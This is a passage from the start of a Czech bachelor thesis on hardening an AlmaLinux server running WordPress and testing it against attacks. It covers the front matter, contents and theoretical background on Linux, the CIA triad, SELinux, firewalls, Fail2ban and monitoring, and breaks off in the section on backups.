

VYSOKÁ ŠKOLA POLYTECHNICKÁ JIHLAVA

Aplikovaná informatika

ZABEZPEČENÍ LINUXOVÉHO SERVERU A TESTOVÁNÍ
JEHO ODOLNOSTI VŮČI ÚTOKŮM

Bakalářská práce

Autor práce: Jiří Marek

Vedoucí práce: Mgr. Antonín Přibyl

Jihlava 2026

Vysoká škola polytechnická Jihlava

Tolstého 16, 586 01 Jihlava

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Autor práce:	Jiří Marek
Studijní program:	Aplikovaná informatika
Garant studijního programu:	doc. Ing. Lenka Kuklišová Pavelková, Ph.D.
Název práce:	Zabezpečení Linuxového serveru a testování jeho odolnosti vůči útokům
Vedoucí práce:	Mgr. Antonín Příbyl
Cíl práce:	Cílem této bakalářské práce je analyzovat a navrhnout postupy pro zabezpečení linuxového serveru, implementovat vybraná opatření v laboratorním prostředí, vytvořit metodiku pro sledování a vyhodnocování bezpečnostních událostí a ověřit odolnost serveru vůči vybraným bezpečnostním hrozbám prostřednictvím kontrolovaných testů. Na základě získaných výsledků bude provedeno zhodnocení efektivity navržených opatření.

Abstrakt

Bakalářská práce se zaměřuje na návrh a implementaci zabezpečení linuxového serveru a ověření účinnosti navržených opatření pomocí vybraných bezpečnostních testů. Práce je rozdělena na teoretickou a praktickou část. Teoretická část popisuje základy operačního systému Linux, principy fungování serverových služeb a klíčové bezpečnostní mechanismy. Praktická část se zabývá konfigurací serveru na platformě AlmaLinux, nasazením webového serveru Apache, databázového systému MariaDB a redakčního systému WordPress. Dále zahrnuje implementaci bezpečnostních prvků, jako je firewall, SELinux, Fail2ban, automatické zálohování a monitoring. Funkčnost zabezpečení je ověřena pomocí penetračních testů, včetně skenování portů, brute force útoků a pokusů o SQL injection. Výsledky ukazují, že navržená opatření zvyšují odolnost serveru proti běžným hrozbám.

Klíčová slova

Linux; zabezpečení serveru; Fail2ban; zálohování dat, penetrační testování

Abstract

This bachelor thesis focuses on the design and implementation of Linux server security and the verification of the effectiveness of the proposed measures through selected security tests. The thesis is divided into theoretical and practical parts. The theoretical part describes the fundamentals of the Linux operating system, the principles of server services, and key security mechanisms. The practical part deals with server configuration on the AlmaLinux platform, the deployment of the Apache web server, the MariaDB database system, and the WordPress content management system. Furthermore, it includes the implementation of security features such as a firewall, SELinux, Fail2ban, automated backup, and monitoring. The functionality of the security measures is verified using penetration tests, including port scanning, brute force attacks, and SQL injection attempts. The results demonstrate that the proposed measures significantly increase the server's resilience against common threats.

Keywords

Linux; server security; Fail2ban; data backup; penetration testing

Prohlašuji, že předložená bakalářská práce je původní a zpracoval/a jsem ji samostatně. Prohlašuji, že citace použitých pramenů je úplná, že jsem v práci neporušil/a autorská práva (ve smyslu zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů, v platném znění, dále též „AZ“).

Byl/a jsem seznámen/a s tím, že na mou bakalářskou práci se plně vztahuje **AZ**, zejména § 60 (školní dílo).

Podle § 47b zákona o vysokých školách souhlasím se zveřejněním své práce podle Směrnice pro vedení, vypracování a zveřejňování závěrečných prací na VŠPJ, a to bez ohledu na výsledek obhajoby.

Beru na vědomí, že VŠPJ má právo na uzavření licenční smlouvy o užití mé bakalářské práce a prohlašuji, že **s o u h l a s í m** s případným užitím mé bakalářské práce (prodej, zapůjčení apod.).

Jsem si vědom/a toho, že užití své bakalářské práce či poskytnout licenci k jejímu využití mohu jen se souhlasem VŠPJ, která má právo ode mě požadovat přiměřený příspěvek na úhradu nákladů, vynaložených vysokou školou na vytvoření díla (až do jejich skutečné výše), z výdělku dosaženého v souvislosti s užitím díla či poskytnutím licence.

V Jihlavě dne 14. dubna 2026

.....

Podpis studenta/ky

Poděkování

Děkuji tímto Mgr. Antonínu Přibylovi, za cenné rady a připomínky při vypracování bakalářské práce.

Obsah

Seznam obrázků.....	7
Seznam zkratk.....	9
Úvod	10
1 Teoretická část	11
1.1 Základy Linuxu	11
1.2 Základní bezpečnostní principy	12
1.3 Síťové služby a bezpečnost	13
1.4 SELinux/AppArmor a řízení přístupu na úrovni jádra	14
1.5 Síťová ochrana: firewall a filtrování (iptables/nftables)	14
1.6 Ochrana proti hrubým útokům a rate-limiting	16
1.7 Monitoring a zálohování	17
1.8 Přehled útoků relevantních pro práci	18
2 Praktická část	20
2.1 Popis laboratorního prostředí	20
2.2 Základní hardening serveru (implementace).....	20
2.3 Kontrola firewallu a SELinux (prakticky)	25
2.4 Nasazení služby s daty (WordPress + Apache + DB)	28
2.5 Ochrana portů a prevence brute-force (Fail2ban)	44
2.6 Zálohování a obnova dat	47
2.7 Monitoring zdraví serveru	53
2.8 Penetrační a zátěžové testy (kontrolované útoky).....	59
Závěr	69
Seznam použité literatury	71

Seznam obrázků

Obrázek 1: Schéma zobrazující základní architekturu systému	12
Obrázek 2: Kontrola aktuálního systému	21
Obrázek 3: Výpis otevřených síťových portů a naslouchajících služeb	21
Obrázek 4: Vypnutí služby cups	22
Obrázek 5: Vypnutí služby cockpit	22
Obrázek 6: Vypnutí služby avahi	23
Obrázek 7: Vypnutí služby wsdd	23
Obrázek 8: Výpis aktivních portů po redukci útočné plochy	24
Obrázek 9: Změna portů na firewallu a SELinuxu	24
Obrázek 10: Kontrola, zda firewall běží	25
Obrázek 11: Ověření výchozí zóny firewallu	26
Obrázek 12: Výpis kompletní konfigurace firewallu	26
Obrázek 13: Nastavení omezení počtu TCP spojení.....	27
Obrázek 14: Ověření stavu SELinuxu.....	28
Obrázek 15: Detailnější výpis konfigurace SELinuxu	28
Obrázek 16: Instalace webového serveru	29
Obrázek 17: Spuštění webového serveru	29
Obrázek 18: Informace o webovém serveru.....	30
Obrázek 19: Konfigurace firewallu pro webový server	30
Obrázek 20: Kontrola funkčnosti webového serveru.....	31
Obrázek 21: Instalace databázového serveru MariaDB.....	32
Obrázek 22: Spuštění databázového serveru	32
Obrázek 23: Kontrola stavu databázového serveru	33
Obrázek 24: Zabezpečení databázového severu.....	33
Obrázek 25: Restart databázového serveru.....	34
Obrázek 26: Informace o balíčku PHP	34
Obrázek 27: Instalace PHP a potřebných modulů.....	35
Obrázek 28: Kontrola verze PHP	35
Obrázek 29: Přihlášení do databáze.....	36
Obrázek 30: Nastavení databáze	37
Obrázek 31: Stažení instalačního balíčku WordPress	37
Obrázek 32: Rozbalení instalačního balíčku WordPress	38
Obrázek 33: Přesunutí instalačního balíčku WordPress	38
Obrázek 34: Nastavení bezpečnostního kontextů SELinux	39
Obrázek 35: Nastavení přístupových oprávnění	39
Obrázek 36: Vytvoření konfiguračního souboru	40
Obrázek 37: Uvodní instalační okno WordPressu	40
Obrázek 38: Nastavení připojení k databázi	41
Obrázek 39: Chyba při vytváření konfiguračních souborů	42
Obrázek 40: Ruční vytvoření konfiguračního souboru a úprava oprávnění	42
Obrázek 41: Vytvoření administrátorského účtu	43
Obrázek 42: Dokončení instalace WordPressu	43

Obrázek 43: Administrátorské rozhraní WordPressu	44
Obrázek 44: Přidání EPEL repozitáře.....	45
Obrázek 45: Instalace aplikace Fail2Ban	45
Obrázek 46: Spuštění služby Fail2Ban.....	46
Obrázek 47: Konfigurace aplikace Fail2Ban	46
Obrázek 48: Kontrola stavu aplikace Fail2Ban	47
Obrázek 49: Vytvoření složky pro zálohy	48
Obrázek 50: Instalace aplikace rsync	48
Obrázek 51: Vytvoření SSH klíče	49
Obrázek 52: Přenos SSH klíče.....	49
Obrázek 53: Skript pro automatickou zálohu	50
Obrázek 54: Automatické spuštění skriptu	51
Obrázek 55: Kontrola záloh.....	52
Obrázek 56: Test obnovy souborů WordPressu.....	52
Obrázek 57: Odstranění balíčků	54
Obrázek 58: Instalace nástrojů.....	54
Obrázek 59: Přidání repozitáře	55
Obrázek 60: Instalace Dockeru	55
Obrázek 61: Spuštění služby Docker	55
Obrázek 62: Ověření funkčnosti Dockeru	56
Obrázek 63: Konfigurační soubor.....	56
Obrázek 64: Spuštění aplikace Beszel	57
Obrázek 65: Kontrola běžících kontejnerů.....	57
Obrázek 66: Vytvoření administrátorského účtu	57
Obrázek 67: Uživatelské rozhraní aplikace	58
Obrázek 68: Přidání monitorovaného serveru.....	58
Obrázek 69: Instalace agenta.....	58
Obrázek 70: Povolení portu na firewallu	59
Obrázek 71: Ukázka monitoringu serveru.....	59
Obrázek 72: Skenování portů pomocí NMAP.....	60
Obrázek 73: Útok pomocí SQL injection	61
Obrázek 74: Informace o zablokování IP adresy	62
Obrázek 75: Zjištění informace o databázi a serveru.....	62
Obrázek 76: Zjištění názvu databází.....	63
Obrázek 77: Názvy tabulek.....	63
Obrázek 78: Data v tabulce	64
Obrázek 79: Ukázka útoků	65
Obrázek 80: Informace o zablokování IP adresy	65
Obrázek 81: Zvýšení zatížení serveru	66
Obrázek 82: Útok na server pomocí DoS	67
Obrázek 83: Ukázka zatížení procesoru	67
Obrázek 84: Upozorňovací email na zatížení procesoru.....	68

Seznam zkratek

CIA	Confidentiality, Integrity, and Availability (Důvěrnost, integrita a dostupnost)
DDoS	Distributed Denial of Service
DNS	Domain Name System
DoS	Denial of Service
GNU	GNU's Not Unix
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
LAMP	Linux, Apache, MariaDB, PHP
NAT	Network Address Translation
PAM	Pluggable Authentication Modules
PHP	Hypertext Preprocessor
RCE	Remote Code Execution
SELinux	Security-Enhanced Linux
SIEM	Security Information and Event Management
SQL	Structured Query Language
SSH	Secure Shell
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
WSDD	Web Services Dynamic Discovery

Úvod

Cílem bakalářské práce je analyzovat a navrhnout postupy pro správnou konfiguraci linuxového serveru a následně ověřit jeho odolnost vůči vybraným bezpečnostním útokům. V rámci práce budou implementována vybraná zabezpečovací opatření v laboratorním prostředí a bude vypracována metodika pro sledování a vyhodnocování bezpečnostních událostí. Na základě získaných experimentálních dat bude provedeno vyhodnocení efektivity navržených opatření a formulována doporučení pro praxi.

Teoretická část se zaměří na popis základních bezpečnostních prvků linuxového serveru, jejich principů fungování a vzájemných vazeb. Budou popsány relevantní technologie a nástroje, které budou využity v praktické části. Například řízení přístupů, SELinux/AppArmor, firewall (iptables/nftables), nástroje pro prevenci hrubých útoků (například Fail2ban), systémy logování a monitoringu, zálohovací mechanismy a základní typy útoků (DDoS, SQL injection, brute-force apod.). Teoretické poznatky budou sloužit jako podklad pro návrh a odůvodnění konkrétních konfiguračních kroků.

V praktické části budou popsány příprava laboratorního prostředí a konkrétní kroky hardeningu serveru. Bude provedena instalace a zabezpečení testovací služby (například WordPress na Apache s databází), nastavení logování, monitoringu a zálohování a nasazení ochranných nástrojů. Následně budou realizovány kontrolované bezpečnostní testy (simulované DDoS, SQLi, brute force a další útoky z Kali Linuxu) s cílem měřit chování systému před a po aplikaci bezpečnostních opatření. Shromážděná data budou analyzována a na jejich základě bude provedeno hodnocení účinnosti navržených postupů.

1 Teoretická část

Teoretické část se bude zabývat základními principy a popisy požitých programů a Linuxových distribucí. Práce začíná základy ohledně Linuxu, kde bude popsána historie a proč se vůbec vybraný operační systém používá. Následně se bude zabývat základními bezpečnostními riziky, co je to takzvaná CIA triáda. Síťové služby obecně a popis nejběžnějších služeb běžících na serverech. Jak správně přistupovat k serveru a bezpečná komunikace vzdáleně. Budeme se zabývat SELinuxem. Podíváme se na síťovou ochranu a jak pracují firewally. Zálohování dat a typy zálohování dat. Správné logování uživatelů a chyb. V neposlední řadě na vybrané typy útoků.

1.1 Základy Linuxu

GNU/Linux je označení pro svobodný a otevřený operační systém, který je založen na Linuxovém jádru a nástrojích projektu GNU. Systém je šířen pod svobodnými licencemi, díky čemuž může být volně upravován, studován a dále distribuován. Díky své nenáročnosti na hardware je využíván v široké škále zařízení, od serverů a pracovních stanic až po chytré telefony, síťové prvky nebo vestavěné systémy. V mnoha případech je Linux používán i uživateli, kteří si jeho přítomnost neuvědomují, například v rámci různých komerčních zařízení nebo služeb. Pro uživatele je systém dostupný prostřednictvím takzvaných distribucí, mezi něž patří například AlmaLinux, Debian, Ubuntu nebo Fedora. Každá distribuce je spravována vlastní komunitou či organizací a liší se výběrem softwaru, zacílením i přístupem k aktualizacím. (Milota, 2023, s. 17)


1.1.1 Historie Linuxu

Počátky Linuxu jsou spojeny s rokem 1983, kdy byl Richardem Stallmanem zahájen projekt GNU. Jeho cílem bylo vytvoření plně svobodného operačního systému, avšak dlouhou dobu chybělo jádro, které by umožnilo běh systému a komunikaci s hardwarem. Problém byl částečně vyřešen v roce 1991, kdy student Linus Torvalds zahájil práce na vlastním unixovém jádře. Torvaldsovo jádro bylo uvolněno pod svobodnou licenci a rychle si získalo podporu komunity, která začala aktivně přispívat k jeho rozvoji. Postupem času mohly být na základě tohoto jádra vytvářeny různé linuxové distribuce, jejichž počet i rozsah funkcí se rychle rozšiřoval. Z původního studentského projektu se tak vyvinul jeden z nejpoužívanějších operačních systémů současnosti, který je nasazován v kritických serverových prostředích, výpočetních clusterech i běžných uživatelských zařízeních. (Root, Nedatováno)

1.1.2 Architektura Linuxu

Architektura GNU/Linuxu je založena na vícevrstevném uspořádání, ve kterém jednotlivé části systému spolupracují prostřednictvím jasně definovaných rozhraní. Základní vrstvu tvoří Linuxové jádro, jehož úkolem je zajišťovat komunikaci mezi hardwarem a softwarem, spravovat paměť, procesy, souborové systémy a síťové operace. Nad vrstvou se nachází systémové knihovny, zejména knihovny projektu GNU, které poskytují funkce potřebné pro běh aplikací a komunikaci s jádrem pomocí systémových volání. Další vrstvou jsou uživatelské nástroje a služby, jež zajišťují správu systému, konfiguraci a základní uživatelskou interakci. Na nejvyšší úrovni se nachází grafické prostředí nebo aplikační nadstavby, které umožňují uživateli pracovat

se systémem pohodlným a srozumitelným způsobem. Celá architektura je navržena modulárně, díky čemuž může být systém snadno přizpůsobován různým účelům — od serverů přes desktopová prostředí až po vestavná zařízení. (Hosta Blanca, 2023)



Obrázek 1: Schéma zobrazující základní architekturu systému
Zdroj: MUNI (Neuvedeno)

1.2 Základní bezpečnostní principy

Bezpečnost informačních systémů je definována souborem pravidel a opatření, jejichž cílem je chránit data, služby a systémy před neoprávněným přístupem, ztrátou nebo poškozením. Klíčovým modelem, který se v oblasti kybernetické bezpečnosti využívá pro definování a hodnocení těchto pravidel, je tzv. CIA triáda, která se skládá ze tří základních principů: důvěrnosti (confidentiality), integrity (integrity) a dostupnosti (availability). Model poskytuje rámec pro tvorbu bezpečnostních politik, mechanismů ochrany i následného vyhodnocování, zda zabezpečení funguje podle požadavků. (Chai, 2023)

- Důvěrnost představuje ochranu před neoprávněným přístupem a zveřejněním, data jsou chráněna jak fyzicky, zabezpečení datových center, až po softwarové bezpečnostní protokoly. (O2 CyberNews, Nedatováno)
- Integrita zajišťuje úplnost a přesnost spolehlivost dat v systému, zajišťuje, že informace budou měněny jenom oprávněnými osobami nebo zůstanou beze změny. (O2 CyberNews, Nedatováno)
- Dostupnost zajišťuje, že data v systému budou vždy rychle, kvalitně a s minimálními výpadky dostupné pro autorizované uživatele. (O2 CyberNews, Nedatováno)

Model CIA triády je široce považován za základní stavební kámen bezpečnostních politik a je často zahrnut do mezinárodních standardů a rámců, které definují požadavky na informační bezpečnost. Jeho aplikace se uplatňuje jak v návrhu zabezpečení, tak i při následném testování a vyhodnocování bezpečnostních opatření. (O2 CyberNews, Nedatováno)

1.3 Síťové služby a bezpečnost

Síťové služby představují základní stavební prvek serverových systémů, neboť umožňují vzdálený přístup, komunikaci a poskytování dat uživatelům i dalším systémům. Každá spuštěná služba však zároveň rozšiřuje takzvanou útočnou plochu serveru, a proto je nutné věnovat jejich konfiguraci a zabezpečení zvýšenou pozornost. V rámci zabezpečení linuxového serveru je kladen důraz zejména na minimalizaci počtu aktivních služeb, správné nastavení přístupových práv a průběžné sledování jejich chování. (Root, Nedatováno)

1.3.1 SSH

Služba SSH je nejčastěji využívána pro vzdálenou správu linuxových serverů. Nejčastěji služba běží na TCP portu 22. Umožňuje bezpečnou komunikaci prostřednictvím šifrovaného spojení a nahrazuje dříve používané nezabezpečené protokoly, jako je například Telnet. Přestože je SSH považováno za relativně bezpečné, bývá častým cílem útoků typu brute-force nebo pokusů o prolomení slabých hesel. Proto je doporučeno zakázat přihlášení uživatele root, využívat autentizaci pomocí kryptografických klíčů, omezit přístup pouze na vybrané uživatele a změnit výchozí nastavení služby. Dalším důležitým opatřením je monitorování přihlašovacích pokusů a využití nástrojů, které dokážou automaticky reagovat na podezřelé chování. (Lightyear, 2026)

1.3.2 HTTP a HTTPS

Webové služby poskytované prostřednictvím protokolů HTTP a HTTPS patří mezi nejrozšířenější síťové služby. Protokoly obvykle běží na TCP portech 80 a 443. HTTP protokol sám o sobě neposkytuje žádné mechanismy šifrování, což může vést k odposlechu přenášených dat. Proto je v produkčních prostředích preferováno použití protokolu HTTPS, který zajišťuje šifrování komunikace pomocí certifikátů TLS. Bezpečnost webových služeb je dále ovlivněna správnou konfigurací webového serveru, aktualizacemi softwaru a omezením přístupu k citlivým souborům. Nedostatečně zabezpečené webové aplikace mohou být zneužity k útokům, jako je SQL injection, vzdálené spuštění kódu nebo únik dat. (Lightyear, 2026)

1.3.3 DNS (Domain Name System)

Služba DNS zajišťuje překlad doménových jmen na IP adresy a je nezbytná pro správné fungování síťové komunikace. Nesprávné zabezpečení DNS serveru může být zneužito k útokům typu DNS spoofing, cache poisoning nebo jako prostředek pro zesílení DDoS útoků. Z hlediska bezpečnosti je důležité omezit, kdo může DNS server využívat a spravovat a zajistit pravidelnou kontrolu jeho konfigurace. Doporučováno je rovněž oddělení autoritativních a rekurzivních funkcí DNS a sledování neobvyklé síťové aktivity. (Novák, 2026)

1.3.4 Databázové služby

Databázové systémy představují kritickou součást mnoha serverových aplikací, neboť uchovávají citlivá data. Mezi nejčastěji používané databázové služby v linuxovém prostředí patří MySQL, MariaDB nebo PostgreSQL. Z bezpečnostního hlediska je zásadní omezení přístupu k databázi pouze na oprávněné aplikace a uživatele, používání silných autentizačních údajů a oddělení databázových účtů podle jejich účelu. Databázové servery by neměly být vystaveny přímo do

veřejné sítě, pokud to není nezbytné, a jejich provoz by měl být pravidelně monitorován. (UNIXLINUX, Nedatováno)

1.3.5 Rizika běžících služeb

Každá aktivní síťová služba představuje potenciální riziko, pokud není správně nakonfigurována nebo pravidelně aktualizována. Mezi hlavní hrozby patří zneužití známých zranitelností, neoprávněný přístup, zahlcení služby nebo kompromitace celého systému. Proto je doporučeno provozovat pouze nezbytné služby, pravidelně provádět bezpečnostní aktualizace a analyzovat systémové logy. Minimalizace běžících služeb významně snižuje riziko úspěšného útoku a zvyšuje celkovou bezpečnost serveru. (MUNI, 2021)

1.4 SELinux/AppArmor a řízení přístupu na úrovni jádra

SELinux a AppArmor představují bezpečnostní mechanismy pro řízení přístupu na úrovni jádra operačního systému Linux. Jejich hlavním cílem je omezit činnost procesů pouze na povolené operace a tím snížit dopady případného bezpečnostního incidentu. Mechanismy rozšiřují standardní model přístupových práv založený na uživatelích a skupinách o takzvané povinné řízení přístupu (MAC – Mandatory Access Control).

1.4.1 SELinux

SELinux (Security-Enhanced Linux) je založen na bezpečnostních politikách, které určují, jaké operace mohou jednotlivé procesy vykonávat nad systémovými prostředky. Politiky jsou definovány pomocí bezpečnostních kontextů a pravidel, která jsou vynucována jádrem systému. SELinux může pracovat v několika režimech, mezi které patří režim vynucování (enforcing), permissivní režim (permissive) a vypnutý stav (disabled). V permissivním režimu jsou porušení pravidel pouze zaznamenávána do logů, což umožňuje ladění konfigurace bez omezení funkčnosti systému. (Timalsinat, 2025)

1.4.2 AppArmor

AppArmor využívá odlišný přístup založený na profilech aplikací, které definují povolený přístup k souborům, síťovým prostředkům a dalším systémovým zdrojům. Oproti SELinuxu je AppArmor obecně považován za jednodušší na konfiguraci, avšak nabízí méně detailní řízení přístupu. Stejně jako SELinux umožňuje provoz v režimu vynucování nebo v režimu učení, kdy jsou profily postupně zpřesňovány. Mezi doporučené postupy při využití těchto mechanismů patří ponechání bezpečnostního aktivního systému, pravidelná kontrola logů a postupná úprava politik či profilů. Správně nakonfigurované řízení přístupu na úrovni jádra významně zvyšuje odolnost systému vůči kompromitaci. (Timalsina, 2025)

1.5 Síťová ochrana: firewall a filtrování (iptables/nftables)

Síťová ochrana představuje jednu z nejdůležitějších vrstev zabezpečení linuxového serveru, protože přímo řídí a omezuje tok síťové komunikace mezi serverem a jeho okolím. Základem síťové ochrany je firewall, který umožňuje kontrolovat příchozí a odchozí pakety

na základě pravidel, která definují, jaké typy přenosů jsou povoleny a jaké blokovány. (Najbr, 2009)

Linuxové firewally jsou implementovány jako součást jádra prostřednictvím frameworku Netfilter. Netfilter provádí samotné filtrování paketů a je ovládán různými nástroji, z nichž nejčastější jsou iptables a jeho modernější nástupce nftables. Moderní distribuce Linuxu také často používají front-end nástroje jako ufw nebo firewalld, které nad těmito technickými rozhraními poskytují jednodušší konfiguraci. (Najbr, 2009)

1.5.1 Princip firewallu

Firewall pracuje se sadou pravidel, která určují, jak se bude s příchozími a odchozími pakety nakládat:

- Povolit (ACCEPT) – paket je přijat a služby ho mohou zpracovat.
- Zamítnout (DROP/REJECT) – paket je zahozen nebo je odeslána zpráva o odmítnutí.
- Implicitní politika – obvyklá bezpečnostní strategie spočívá v tom, že se implicitně zakazuje veškerý provoz, a teprve speciální pravidla povolují jen nezbytné služby (například SSH nebo HTTP).

Popsaný přístup výrazně omezuje riziko zneužití otevřených portů či služeb, které nejsou v době provozu potřeba. (Najbr, 2009)

1.5.2 Stavové filtrování

Moderní firewally často používají takzvané stavové filtrování. To znamená, že firewall neanalyzuje pouze jednotlivé pakety abstraktně, ale sleduje stav síťových spojení (například zda jde o nový požadavek nebo pokračování existující komunikace). Stavové filtrování umožňuje:

- povolit odpovědi na legitimní požadavky (například odpověď na HTTP požadavek),
- blokovat nevyžádané nebo podezřelé pakety, které nepatří do žádného známého spojení.

Tím se zvyšuje bezpečnost i efektivita síťové komunikace. (Najbr, 2009)

1.5.3 NAT (Network Address Translation)

Součástí síťové ochrany je často i překlad síťových adres (NAT), který se používá zejména na serverech, které sdílejí jednu veřejnou IP adresu mezi více vnitřními adresami NAT:

- překrývá skutečnou topologii vnitřní sítě a skrývá interní adresy před veřejnou sítí,
- přidává další vrstvu ochrany proti přímým útokům na interní systémy.

NAT je tradičně realizován právě prostřednictvím firewallových pravidel (například tabulka nat v iptables / nftables). (Křmář, 2007)

1.5.4 Nástroje pro konfiguraci firewallu

V linuxových systémech existují různé způsoby, jak firewall nastavit. Iptables je tradiční nástroj pro správu pravidel Netfilteru, pracuje s tabulkami jako filter, nat nebo mangle, které obsahují

řetězce pravidel pro různé typy provozu, je stále široce podporovaný a používán. Nftables je modernější nástroj nahrazující iptables, poskytuje výkonnější a jednodušší model pro psaní pravidel pomocí jednoho nástroje (nft) místo několika samostatných utilit, umožňuje definovat pravidla jako transakce a podporuje proměnné, což zjednodušuje správu komplexních filtrů. (Krčmář, 2019)

1.6 Ochrana proti hrubým útokům a rate-limiting

Ochrana proti hrubým útokům představuje klíčový aspekt zabezpečení linuxového serveru, zejména u služeb vystavených do veřejné sítě. Hrubé útoky (brute-force attacks) jsou systematické pokusy o prolomení autentizačních údajů, typicky formou opakovaných neúspěšných pokusů o přihlášení. Hrubé útoky mohou vést až k neoprávněnému přístupu do systému, pokud nejsou přijata adekvátní ochranná opatření. Proto je nezbytné zavádět mechanismy, které omezují počet pokusů o navázání spojení v určitém časovém intervalu a tím snižují pravděpodobnost úspěšného útoku. (Shirokova, 2017)

1.6.1 Princip hrubých útoků a potřeba rate-limitingu

Hrubé útoky často využívají automatizované skripty či botnety, které opakovaně zkoušejí běžná nebo slovníková hesla na různých službách (například SSH, FTP či webové rozhraní). Bez omezení počtu pokusů může útočník rychle vyčerpávat všechny kombinace hesel, zejména pokud je heslo slabé, což představuje vážnou bezpečnostní hrozbu. Rate-limiting a blokování opakovaných přístupů proto funguje jako efektivní prevence, která zpomaluje nebo zcela zastavuje útoky, takže omezí další přístupy z téže IP adresy po překročení určitého limitu neúspěšných pokusů. (Startup Defense, 2026)

1.6.2 Fail2ban – detekce a reakce na podezřelou aktivitu

Jedním z nejrozšířenějších nástrojů pro detekci na podezřelou aktivitu je Fail2ban — framework pro prevenci průniku, který monitoruje systémové a aplikační logy za účelem identifikace podezřelého chování. Fail2ban funguje na principu:

1. Analýzy logů: Fail2ban kontinuálně sleduje konfigurované logovací soubory (například `/var/log/auth.log` pro SSH nebo jiné logy pro webové služby) a vyhledává záznamy neúspěšných pokusů o přihlášení nebo jiné indikátory podezřelého chování. (Petkovsky, 2025)
2. Filtrů a pravidel: Pomocí filtrů založených na regulárních výrazech identifikuje opakující se vzorce, které naznačují hrubý útok (například opakované odmítnuté pokusy během krátkého časového úseku). (Petkovsky, 2025)
3. Blokování zdroje: Pokud počet neúspěšných pokusů od téhož původu (IP adresy) překročí předem definovaný limit v konfigurovaném čase, Fail2ban provede akci — nejčastěji časově omezené zablokování dané IP adresy. Akce je typicky realizovaná prostřednictvím změny pravidel firewallu (například pomocí iptables/nftables nebo jiné technologie firewallu), což zamezí dalším pokusům z toho samého zdroje. (Petkovsky, 2025)

4. Automatické obnovení: Po uplynutí definované doby blokace (tzv. bantime) Fail2ban IP adresu z firewallových pravidel automaticky odstraní, aby se předešlo trvalému zablokování legitimních uživatelů. (Petkovsky, 2025)

Celý proces je tedy založen na kombinaci detekce opakovaných chyb v log souborech a dynamickém řízení pravidel firewallu, což umožňuje efektivní omezení hrubých útoků bez trvalého blokování legitimních přístupů. (Petkovsky, 2025)

1.6.3 Konfigurace a flexibilita ochrany

Fail2ban dovoluje vytvořit různé „jails“ — kombinace filtrů a pravidel pro jednotlivé služby, jako je SSH, webový server, databázový server apod. Pro každou službu lze nastavit samostatné parametry:

- maxretry – maximální počet povolených neúspěšných pokusů za určité časové okno,
- findtime – časové okno, během něž se počítají pokusy,
- bantime – délka blokace IP adresy po překročení limitu.

Popsaná granularita umožňuje přizpůsobit míru ochrany konkrétnímu typu služby a jejímu rizikovému profilu. Například u kritických služeb může být lower limit pokusů a delší doba blokace, zatímco méně rizikové služby mohou mít mírnější nastavení. (Noufal, Neuvedeno)

1.6.4 Role rate-limitingu

Mechanismy, které Fail2ban využívá, lze považovat za formu rate-limitingu – řízení rychlosti opakovaných přístupů. Rate-limiting snižuje šanci automatizovaných útoků tím, že zpomaluje opakované požadavky, a nakonec je úplně blokuje z určitého zdroje. Správně nastavené politiky vybraného typu výrazně snižují úspěšnost hrubých útoků a přispívají ke zvýšení celkové odolnosti serveru vůči automatizovaným hrozbám. (Startup Defense, 2026)

1.7 Monitoring a zálohování

Monitoring a zálohování patří mezi základní pilíře bezpečného a spolehlivého provozu linuxového serveru. Jejich hlavním účelem je zajištění kontinuální dostupnosti služeb, včasné odhalení provozních anomálií a možnost obnovy dat v případě selhání hardwaru, softwarové chyby, lidského pochybení nebo bezpečnostního incidentu. Zálohovací mechanismy významně přispívají k ochraně integrity dat a minimalizaci dopadů nepředvídaných událostí. (Puyet, 2026)

1.7.1 Monitoring serveru

Monitoring serveru je založen na průběžném sledování vybraných systémových a aplikačních metrik, které poskytují přehled o aktuálním stavu a výkonu systému. Mezi klíčové sledované parametry patří zejména vytížení procesoru, využití operační paměti, zaplnění diskového prostoru a výkon diskových vstupně-výstupních operací. Dále může být monitorována síťová komunikace, dostupnost běžících služeb nebo doba odezvy systému. (Puyet, 2026)

Analýza těchto údajů umožňuje včas identifikovat neobvyklé chování, které může signalizovat technický problém, chybnou konfiguraci nebo potenciální bezpečnostní hrozbu. Monitorovací

systemy obvykle umožňují nastavení prahových hodnot, při jejichž překročení jsou generována upozornění pro správce systému. Díky tomu je možné rychle reagovat a zabránit eskalaci problému do závažnějšího výpadku. (Puyet, 2026)

Pravidelný a systematický monitoring tak snižuje riziko dlouhodobě neodhalených poruch a přispívá k celkové stabilitě a bezpečnosti serverového prostředí. (Puyet, 2026)

1.7.2 Zálohování dat

Zálohování představuje klíčový nástroj ochrany proti ztrátě nebo poškození dat. Jeho cílem je zajistit možnost obnovy systému do funkčního stavu i v situacích, kdy dojde k nevratnému poškození primárních dat. Efektivní zálohovací strategie musí zohledňovat nejen způsob vytváření záloh, ale také jejich ukládání, zabezpečení a pravidelné ověřování obnovitelnosti. (Mičan, 2015)

Z hlediska rozsahu rozlišujeme několik základních typů záloh:

- Plná záloha – zahrnuje kompletní kopii všech vybraných dat. Je nejjednodušší na obnovu, avšak časově i prostorově nejnáročnější. (Mičan, 2015)
